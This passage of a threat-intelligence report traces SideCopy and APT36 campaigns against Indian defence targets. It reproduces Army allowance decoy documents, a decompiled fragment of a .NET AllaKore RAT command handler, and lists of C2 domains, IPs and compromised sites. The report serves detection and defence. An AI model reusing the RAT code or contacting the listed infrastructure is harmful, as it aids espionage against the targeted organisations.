HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

1. Further to this Dte letter even No dt 09 Nov 22.

2. It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/CI/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Parch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-

   (a) Install Patch 12.1 in HRMS Server forthwith.


   (b) Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.

   (c) Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.

3. A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.

Figure 22: Decoy (1).

The date in the document, 21 December 2022, has been removed, and the bait's name has been changed to indicate March 2024 – 'Grant_of_Risk_and_HardShip_Allowances_Mar_24.pdf'. As the name suggests, this is an advisory from 2022 on allowance grants to Army officers under India's Ministry of Defence. This is used in two of the three campaigns.



24

Tele No : 23011892/ 33934

88896/MH 101/GS/FP-2

Jan 2023

INTEGRATED HQ OF MoD (ARMY) / GENERAL STAFF BRANCH
DTE GEN OF FIN PLG / FP -2

PAYMENTS OF ARREARS OF RISK & HARDSHIP ALLCE

1. Ref ADG PS/ PS-3 letter No B/ 37269/FSC/R&H/AG/PS-3(P) dt 28 Oct 2022.

2. The SOP on documentation procedures to be followed for publication of relevant Part II orders for revised Risk & Hardship Allce to all rks was promulgated by ADG PS/ PS-3 vide letter at Para 1 ibid. Accordingly, based on the estimates, adequate funds under the Salary Head of the IA's budget for the FY 2022-23 have been catered for by this Dte, for payment of the arrears in r/o Risk & Hardship Allce. However, inspite of explicit instrs on the sub, payment of arrears of Risk & Hardship Allce have not been booked against the Salary Head of Army Budget till dt. Under booking of funds under the Salary Head is a maj audit objection and is likely to be raised in case of any lapse/ surrender of funds under the Salary Head (MH 101).

3. The efforts being made by MP & PS Dte and Comds is ack. This joint effort needs to continue to achieve our tgts of booking the same. It is therefore, imperative that the Fmns and RCs pay full attn towards publication of the Part II Orders. The FP Dte is taking all measures to liase with MoD (Fin) and CGDA to book the funds in earnest as the Part II Orders prog. It is therefore, requested that quantifiable figures be furnished by the Comds and RCs on the publication to push the same at CGDA.

4. This letter may pl be put up to the COS of Comds HQs and Heads of Branches/ Dtes at IHQ of MoD (Army).

5. For your info and urgent action pl.

(Saurabh Sharma)
Brig
Brig FP (A)

DG Inf/ Inf-1
DG Arty/ Arty-1
AA-1 (Coord)
ADG Mech Inf / Mech-2
DGAFMS / DG-2C
DG Armd Corps /AC-5
Sigs-2 (b)
ADG Mech Inf Cell/ Mech-5
CE-1 & Coord
DGMS (Army)/ DG-2E
DG Armd Corps /AC-6
Army AD (Coord)
EME Fin
DG ST/ ST-17(B)
CN&A Coord

HQ Southern Comd (GS/FP)
HQ Western Comd (GS/FP)
HQ Eastern Comd (GS/FP)
HQ ARTRAC (GS/FP)
HQ Central Comd (GS/FP)
HQ Northern Comd (GS/FP)
HQ South Western Comd (GS/FP)

Copy to:-

AG Budget
DG TA/TA-3
DGRR (FP/ Adm)

Figure 23: Decoy (2).

The second decoy is related to the same allowance category and mentions payment in arrears. This is another old document used previously, dated 19 January 2023. The graph in Figure 24 depicts telemetry hits observed for all three SideCopy campaigns related to AllaKore RAT. The first two campaigns indicate a spike twice in March, whereas the third campaign is observed during the second week of April.




Figure 24: SideCopy campaign hits.

APT36 (Transparent Tribe)

Multiple Crimson RAT samples of APT36 are seen regularly on *VirusTotal* with detections of more than 50. In our threat hunting, we found new samples with very few detections (7/69). Analysing the infection chain, we discovered that samples are not embedded directly into maldocs but are in Base64-archived form. We will not go deeper into the analysis, but additional functions were found in VBA macros.





Figure 25: Infection chain of APT36.

The final RAT payloads contain the same functionality with 22 commands for C2 communication, listed in the Appendix. As seen in BinDiff, similarity with previous samples is always more than 75%. Changes in the order of the commands interpreted by the RAT were only found with numerical addition or splitting the command in two.



Simila...	Confide...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.62	0000...	itmvroidovs.Form1__...	Normal	000009E0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.62	0000...	_adwwefiles_d__0__...	Normal	000009F0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Propert...	Normal	000023E0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Proper...	Normal	00002440	mulhiar_tarsnib.Properties.S...	Normal	0 1 0	
1.00	0.95	0000...	_adwwefiles_d__0__...	Normal	00002850	_adwpfivles_d__8__System.Col...	Normal	0 1 0	
1.00	0.96	0000...	itmvroidovs.DITRVES...	Normal	00000090	mulhiar_tarsnib.DIEGEDIF__g...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_...	Normal	000028F0	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_...	Normal	00002970	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Form1_...	Normal	00000A00	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Program...	Normal	00002280	mulhiar_tarsnib.Program__Main	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	000023F0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002400	mulhiar_tarsnib.Properties.R...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002460	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002910	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002930	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002950	__c__DisplayClass21_0___proE...	Normal	0 1 0	
0.98	0.99	0000...	itmvroidovs.DITMWD...	Normal	00000270	mulhiar_tarsnib.DISGDFFW__d...	Normal	0 3 0	0 3 0
0.98	0.98	0000...	itmvroidovs.MIGIIRM...	Normal	00001E60	mulhiar_tarsnib.MIWFEDM__drw...	Normal	0 19 0	0 25 0
0.97	0.98	0000...	itmvroidovs.MIGIIR...	Normal	00001F80	mulhiar_tarsnib.MIWFEDM__loa...	Normal	0 20 0	0 29 0

Figure 26: Comparing similarity between Crimson RAT variants.

The maldoc named 'Imp message from dgms', found in April 2024, refers to 'DGMS', which stands for India's Directorate General of Mines Safety. The decoy document contains various points relating to land and urban policies associated with military or defence, showing targeting of the Indian Government.

1 D(Lands)
2 **Items of Work**
3 1. Administration, control and management of **Military Lands**, **including**:-
4 Resumption of Lands for Defence Services.
5 Disposal of surplus Defence Lands.
6 **2. Land Policy** and Rules/Regulations etc. applicable to the three Services.
7 3. Acquisition of Lands for Defence purposes under **Land Acquisition Act, 1894**.
8 4. Laying down of Policy & Procedure for disposal of Lands declared surplus to Defence requirements.
9 **5. Urban Ceiling Law** and its implementation in Cantonment area.
10 6. Requisitioning and acquisition of properties for Defence Services under **the Defence of India Act, 1962** and rules made thereunder.
11 7. Hiring/De-hiring/Requisition/De-Requisition of Lands and payment of compensation to land owners.
12 8. It also deals with the following Acts/Rules:
13 (a) **Cantonment Land Administration Rules**, **1937** (CLA Rules);
14 (b) Acquisition, Custody and Relinquishment Rules, 1944;
15 (c) Works of Defence Act, 1903;
16 (d) Issues regarding Revision of Land Norms.
17 (e) Military Land Manual.

Figure 27: DGMS decoy.

A keylogger variant of Crimson was also found during these events. Additionally, two new samples were found, which were obfuscated with Eziriz's .NET Reactor. APT36 has used different packers and obfuscators including ConfuserEx, Crypto Obfuscator and Eazfuscator in the past. The obfuscated version contains the same 40 commands as first documented by *Proofpoint* in 2016. In this case the C2 is juichangchi[.]online, trying to connect with four ports: 909, 67, 65, 121.

Connection 2

Based on the C2 domain used by APT36, we pivot to see passive DNS replications of the domain using Validin. The C2 for the above two packed samples resolved to different IPs, 176.107.182[.]55 and 162.245.191[.]214. The timeline in Figure 28 shows when they went live.




Figure 28: Timeline for C2 domains of APT36.

This also leads us to two additional IP addresses: 155.94.209[.]4 and 162.255.119[.]207. The first one is communicating with a payload that has detections of only 7/73 on *VirusTotal*, whereas the second is not associated with new malware. The payload seems to be another packed with .NET Reactor with a compile timestamp of 2039-02-24, but which is small (6.55 MB) compared to the Crimson RAT payloads.

```
// Token: 0x0600000E RID: 14 RVA: 0x0000EA34 File Offset: 0x0000CC34
private static void smethod_7(string string_1)
{
    string[] array = string_1.Split(new char[]
    {
        ';'
    });
    string text = array[0];
    string a = text;
    if (!(a == "LIST_DRIVES"))
    {
        if (!(a == "LIST_FILES"))
        {
            if (!(a == "UPLOAD_FILE"))
            {
                if (a == "PING")
                {
                    Program.SendData(Program.networkStream_0, "PONG");
                }
                else if (a == "getinfo")
                {
                    Console.WriteLine("Received command: getinfo");
                    Program.smethod_11();
                }
```

Figure 29: Deobfuscated AllaKore RAT.

After deobfuscation, we see C2 commands that are similar to SideCopy's Delphi-based AllaKore RAT. Only this time it is a .NET variant with five commands: LIST_DRIVES, LIST_FILES, UPLOAD_FILE, PING-PONG and getinfo. Persistence is set in two ways, via the Run registry key or through the startup directory. Overlap of code use was found earlier in SideCopy's *Linux*-based stager payload of Ares RAT and that of APT36's *Linux*-based Python stager for Poseidon agent. Here, we again observe code similarity in a different form altogether, with SideCopy's Delphi-based AllaKore RAT and APT36's .NET-based AllaKore RAT.

INFRASTRUCTURE AND ATTRIBUTION

All the C2 servers are registered in Germany to Contabo GmbH, which is commonly used by both the Pakistan-linked APTs. One server of Ares that is linked with multiple baits is running pfsense firewall on port 9012 for C2 communication – 38.242.220[.]166.

IP	Host	Payload
38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat
207.180.192[.]77	vmi747785.contaboserver.net	Key RAT
38.242.220[.]166	vmi1390334.contaboserver.net	Ares RAT
161.97.151[.]220	vmi1370228.contaboserver.net	Ares RAT
164.68.102[.]44	vmi1701584.contaboserver.net	AllaKore RAT
213.136.94[.]11	vmi1761221.contaboserver.net	AllaKore RAT
144.126.143[.]138	vmi1264250.contaboserver.net	Action RAT
209.126.7[.]8	vmi1293957.contaboserver.net	Action RAT

All the compromised domains used by SideCopy since last year resolve to the same IP addresses used in multiple campaigns, as seen with the passive DNS replication. All of them are registered either in India or the US, according to WHOIS details.

IP	Domain	Campaign
103.76.213[.]95	rockwellroyalhomes[.]com	October 2023
	isometricsindia[.]co.in	August 2023
162.241.85[.]104	ssynergy[.]in	April 2023
	elfinindia[.]com	May 2023
	occoman[.]com	August 2023
	sunfireglobal[.]in	October 2023
	masterrealtors[.]in	November 2023
	smokeworld[.]in	March 2024
151.106.97[.]183	ivinfotech[.]com inniaromas[.]com	November 2023
	revivelife[.]in	March 2024
	vparking[.]online	April 2024

A few commonly linked PDB paths were seen occasionally, but most of the payloads are stripped of this data. We have seen the reuse of machine IDs associated with many shortcut files as well as newer ones. These can be used for threat hunting to find new campaigns:

desktop-osi6rre	desktop-j6llo2k	desktop-g4b6mh4	desktop-ey8nc5b
desktop-g1i8n3f	desktop-bdeb1nb	desktop-87p7en5	

Based on the attack chain, selection of target, baits used and infrastructure, these campaigns are attributed to SideCopy with high confidence. Recently, SideCopy has been observed to utilize MSI packages to deploy its in-house developed Reverse RAT payloads (commands listed in the Appendix).

CONCLUSION

The simple and highly effective exploitation of the *WinRAR* vulnerability CVE-2023-38831 has attracted multiple APT groups and malware that weaponize it. Despite having been patched, usage of this vulnerability has been found in the wild recently and it is advisable to update *WinRAR* to the latest version.

With regard to our case study, persistent targeting of the Indian government and defence entities by Pakistan-linked APT groups has continued, and new operations have emerged using similar threats. Expanding its arsenal with zero-day vulnerabilities and multi-platform infection, SideCopy constantly upgrades its malware and deploys multiple payloads simultaneously. Its parent group, APT36, is expanding its *Linux* arsenal, and sharing of code is observed between the groups multiple times, reconfirming the relationship between them. We have observed telemetry hits for these APTs in multiple Indian cities, showing an uptick in activity coinciding with geopolitical and national events such as the Israel-Hamas war, Independence and Republic Day, Ayodhya Ram Mandir Inauguration, the G20 Summit, and the recent Indian general elections.

As the threat landscape shifts frequently to include new infection vectors that evade detection, necessary precautions must be taken to stay protected from such advanced persistent threats amidst the increasing cybercrime.

IOCs AND MITRE ATT&CK TTPs

- Prakki, S. R. Pakistani APTs Escalate Attacks on Indian Gov. Seqrite Labs Unveils Threats and Connections. Seqrite. 24 April 2024. https://www.seqrite.com/blog/pakistani-apts-escalate-attacks-on-indian-gov-seqrite-labs-unveils-threats-and-connections/.
- Prakki, S. R. SideCopy's Multi-platform Onslaught: Leveraging WinRAR Zero-Day and Linux Variant of Ares RAT. Seqrite. 6 November 2023. https://www.seqrite.com/blog/sidecopys-multi-platform-onslaught-leveraging-winrar-zero-day-and-linux-variant-of-ares-rat/.
- Prakki, S. R. Double Action, Triple Infection, and a New RAT: SideCopy's Persistent Targeting of Indian Defence. Seqrite. 15 June 2023. https://www.seqrite.com/blog/double-action-triple-infection-and-a-new-rat-sidecopys-persistent-targeting-of-indian-defence/.
- Seqrite. Double Action, Triple Infection, and a New RAT SideCopy's Persistent Targeting of Indian Defence. https://www.seqrite.com/resources/double-action-triple-infection-and-a-new-rat-sidecopys-persistent-targeting-of-indian-defence.

REFERENCES

WinRAR CVE-2023-38831

[1] National Vulnerability Database. CVE-2023-38831 Detail. https://nvd.nist.gov/vuln/detail/CVE-2023-38831.

[2] Wagh, A. THREAT ADVISORY: Zero-Day Vulnerabilities Detected on WinRAR. Seqrite. 4 September 2023. https://www.seqrite.com/blog/threat-advisory-zero-day-vulnerabilities-detected-on-winrar/.

[3] Inside the WinRAR Vulnerability: Decoding & Bolstering Protection. https://www.uptycs.com/blog/cve-2023-38831-winrar-zero-day.

[4] Malladi, S.; Kataria, A. Inside the WinRAR Vulnerability: Decoding & Bolstering Protection. Uptycs. 8 September 2023. https://www.uptycs.com/blog/winrar-vulnerability-exploitation.

[5] Morgan, K. Government-backed actors exploiting WinRAR vulnerability. Google. 18 October 2023. https://blog.google/threat-analysis-group/government-backed-actors-exploiting-winrar-vulnerability/.

[6] Stolyarov, V. CVE-2023-38831: RARLAB WinRAR Code Execution Vulnerability. Google. 20 July 2023. https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2023/CVE-2023-38831.html.

[7] Knownsec 404 team. Konni APT exploits WinRAR vulnerability (CVE-2023–38831) targeting the cryptocurrency industry. 18 September 2023. https://medium.com/@knownsec404team/konni-apt-exploits-winrar-vulnerability-cve-2023-38831-targeting-the-cryptocurrency-industry-d97f6ea7d584.

[8] CERT-UA. UAC-0057 cyberattack: exploit for CVE-2023-38831, JavaScript variation of PicassoLoader, Rabbit algorithm, and Cobalt Strike Beacon (CERT-UA#7435). 31 August 2023. https://cert.gov.ua/article/5661411.

[9] CERT-UA. Another UAC-0149 cyberattack using Signal, CVE-2023-38831 vulnerability, and COOKBOX (CERT-UA#9522). 18 April 2024. https://cert.gov.ua/article/6278620.

[10] CERT-UA. APT28 Cyberattack: msedge as a bootloader, TOR and mockbin.org/website.hook services as a control center (CERT-UA#7469). 4 September 2023. https://cert.gov.ua/article/5702579.

[11] Cloudforce One. Disrupting FlyingYeti's campaign targeting Ukraine. Cloudflare. 30 May 2024. https://blog.cloudflare.com/disrupting-flyingyeti-campaign-targeting-ukraine.

[12] BI.ZONE. Mysterious Werewolf attacks Russian industry. 10 November 2023. https://bi.zone/eng/expertise/blog/mysterious-werewolf-atakuet-rossiyskuyu-promyshlennost/.

[13] GROUP-IB. Traders' Dollars in Danger: CVE-2023-38831 zero-Day vulnerability in WinRAR exploited by cybercriminals to target traders. 23 August 2023. https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/.

[14] Alee's Stories. CVE-2023-38831: WinRAR Bug Or Windows Feature? In-Depth Analysis of Winrar CVE-2023-38831 Vulnerability. 1 September 2023. https://aleeamini.com/cve-2023-38831-winrar-bug-or-windows-feature/.

[15] Tyagi, N. Exploring Winrar Vulnerability (CVE-2023-38831). McAfee. 19 September 2023. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/exploring-winrar-vulnerability-cve-2023-38831/.

[16] Cluster25 Threat Intel Team. CVE-2023-38831 Exploited by Pro-Russia Hacking Groups in RU-UA Conflict Zone for Credential Harvesting Operations. DuskRise. 12 October 2023. https://www.duskrise.com/2023/10/12/cve-2023-38831-exploited-by-pro-russia-hacking-groups-in-ru-ua-conflict-zone-for-credential-harvesting-operations/.

[17] NSFOCUS. The New APT Group DarkCasino and the Global Surge in WinRAR 0-Day Exploits. 10 November 2023. https://nsfocusglobal.com/the-new-apt-group-darkcasino-and-the-global-surge-in-winrar-0-day-exploits/.

[18] NSFOCUS. APT Group DarkPink Exploits WinRAR 0-Day to Target Multiple Entities in Vietnam and Malaysia. 13 October 2023. https://nsfocusglobal.com/apt-group-darkpink-exploits-winrar-0-day-to-target-multiple-entities-in-vietnam-and-malaysia/.

[19] SecureLayer7. Analysis of CVE-2023-38831 Zero-Day vulnerability in WinRAR. 24 September 2023. https://blog.securelayer7.net/analysis-of-cve-2023-38831-zero-day-vulnerability-in-winrar/.

[20] Kumar Singh, N. Trellix. CVE-2023-38831: Navigating the Threat Landscape of the Latest Security Vulnerability. 9 November 2023. https://www.trellix.com/en-in/blogs/research/cve-2023-38831-navigating-the-threat-landscape-of-the-latest-security-vulnerability/.

[21] K&Nan@Know Chuangyu 404 Advanced Threat Intelligence Team. Konni APT exploited the WinRAR vulnerability (CVE-2023-38831) to attack the digital currency industry. Seebug. 14 September 2023. https://paper.seebug.org/3032/.

[22] Lesnewich, G.; Giering, C. TA422's Dedicated Exploitation Loop—the Same Week After Week. Proofpoint. 5 December 2023. https://www.proofpoint.com/us/blog/threat-insight/ta422s-dedicated-exploitation-loop-same-week-after-week.

[23] Deep Instinct Threat Lab. Threat Actor 'UAC-0099' Continues to Target Ukraine. 21 December 2023. https://www.deepinstinct.com/blog/threat-actor-uac-0099-continues-to-target-ukraine.

[24] ESET. APT Activity Report April 2023 - September 2023. https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2023-q3-2023.pdf.

SideCopy APT

[25] Seqrite. SideCopy Continues to Target Indian Defense Organization. https://www.seqrite.com/resources/sidecopy-continues-to-target-indian-defense-organization.

[26] Slaughter, J.; Imano, S. Clean Rooms, Nuclear Missiles, and SideCopy, Oh My!. Fortinet. 4 May 2023. https://www.fortinet.com/blog/threat-research/clean-rooms-nuclear-missiles-and-sidecopy.

[27] S2 Research Team. AllaKore(d) the SideCopy Train. Team Cymru. 19 April 2023. https://www.team-cymru.com/post/allakore-d-the-sidecopy-train.

[28] Cyble. Notorious SideCopy APT group sets sights on India's DRDO. 21 March 2023. https://blog.cyble.com/2023/03/21/notorious-sidecopy-apt-group-sets-sights-on-indias-drdo/.

